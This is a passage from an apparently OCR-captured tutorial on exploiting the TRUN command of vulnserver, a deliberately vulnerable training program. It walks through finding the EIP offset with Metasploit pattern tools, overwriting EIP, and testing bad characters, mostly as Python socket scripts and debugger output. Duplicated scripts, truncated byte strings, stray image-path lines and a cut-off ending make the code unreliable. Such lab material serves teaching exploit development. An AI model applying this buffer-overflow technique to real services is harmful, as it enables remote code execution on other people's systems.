3 — Finding the offset

In the previous section, we used a fuzzing script to find an approximate bytes site where it crashed. Now, we need to find the offset where the *"EIP"* was overwritten because that's what we want to control from this point on. For this purpose, we need to generate a unique pattern using the Metasploit tool and send it instead of *"A"* characters. Then based on the output, we can find out the offset using another Metasploit module. To generate the unique pattern use the following command: *(**root@kali**:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2200)*. Here we will create a random pattern with a length of 2200 bytes. Copy the patters and use them in the fuzzing script.



Open the *"Fuzzing1.py"* file in any editing tool and replace the *"buffer = "A" * 100"* part with the offset pattern then save it. The script should look like this:

———————————————————————————————————————

#!/usr/bin/python

import sys, socket

offset=

"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1

Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2C
o3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5
Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9
Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2C"
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.10.4',9999))
s.send(('TRUN /.:/' + offset))
s.close()
except:
print "Error connecting to server"
sys.exit()

— —

Open

```
#!/usr/bin/python

import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac


try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('10.10.10.4',9999))
    s.send(('TRUN /.:/' + offset))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

Before we execute the python script, we have to set the environment again. Once everything is running correctly, execute the script.

Ex: *(**root@kali**:~# ./Fuzzing1.py). // remember to use different name for every script you edit*

After executing the python script, the *"vulnserver"* program will crash and display the overwritten value of the *"EIP"* (386F4337). Write it down somewhere because we will need to use it in the next step to finding the offset.



Now, we are going to use another Metasploit tool to find the exact match for our offset. For this, use the following command with the same byte length and specify the *"EIP"* value that we found.

Ex: *(**root@kali**:~#/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2200 -q 386F4337).*

```
root@root:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 2200 -q 386F4337
[*] Exact match at offset 2003
root@root:~#
```

As you can see in the screenshot above, we managed to find the exact match for our offset at 2003 bytes. Now it's a time to overwrite the *"EIP."*

4 — Overwriting the EIP

In the section, we will try to overwrite the *"EIP"* part of the memory. In the previous example, we discovered that our offset was precisely in 2003 bytes. It means that there are 2003 bytes right before we get to the *"EIP." "EIP"* by itself is 4 bytes long memory part, and here we will try to overwrite them. For this, we will need to modify our python script and send 2003 *"A"* characters to reach the *"EIP"* and then add 4 *"B"* characters to overwrite it. Save the changes and run the script.

———————————————————————————————————————

```
#!/usr/bin/python
import sys, socket
shellcode = "A" * 2003 + "B" * 4
try:
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.10.4',9999))
s.send(('TRUN /.:/' + shellcode))
s.close()
except:
print "Error connecting to server"
sys.exit()
```

———————————————————————————————————————

```
#!/usr/bin/python


import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.10.10.4',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()


except:
        print "Error connecting to server"
        sys.exit()
```


Once you execute the script, *"vunserver"* will crash, and the Immunity Debugger will stop because of the access violation. When you examine the debugger's output, you'll see that *"EBP"* will be filled out with all *"A"*s (41414141) and the *"EIP"* with all *"B"*s (42424242).




It means that we can now control the *"EIP"* part of the memory, and instead of sending a bunch of *"A"* or *"B"* characters, we can send a malicious shellcode to infect our target computer and gain shell access.

5 — Finding bad characters

When generating a shellcode, we need to know what characters are bad or good for the shellcode. We can check this by running all the hexadecimal characters through our program and see if any of them displays differently. Before testing it, first, we need to find a list of *"bad characters."* Open up your favorite browser and search for *"finding badchars with mona."* Click on the link *"Find Bad Characters with Immunity Debugger and Mona.py."*



This particular website has already created a variable with all *"bad characters"* that we can use in our python script.



Copy the variable with *"bad characters"* and paste them in the python script we used before. By default, the null byte *"\x00"* character acts up so we can remove it from the variable right away. It's recommended to put the *"bad chars"* variable after the characters that cause the crash. If we start our attack string with *"bad chars,"* we might not get a crash at all. Save the script and run it against the *"vulnserver"* while monitoring from Immunity debugger.

Open

*Fuzzing1.py

```
#!/usr/bin/python

import sys, socket

badchars = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xb
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xd
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xf

shellcode = "A" * 2003 + "B" * 4 + badchars


try:
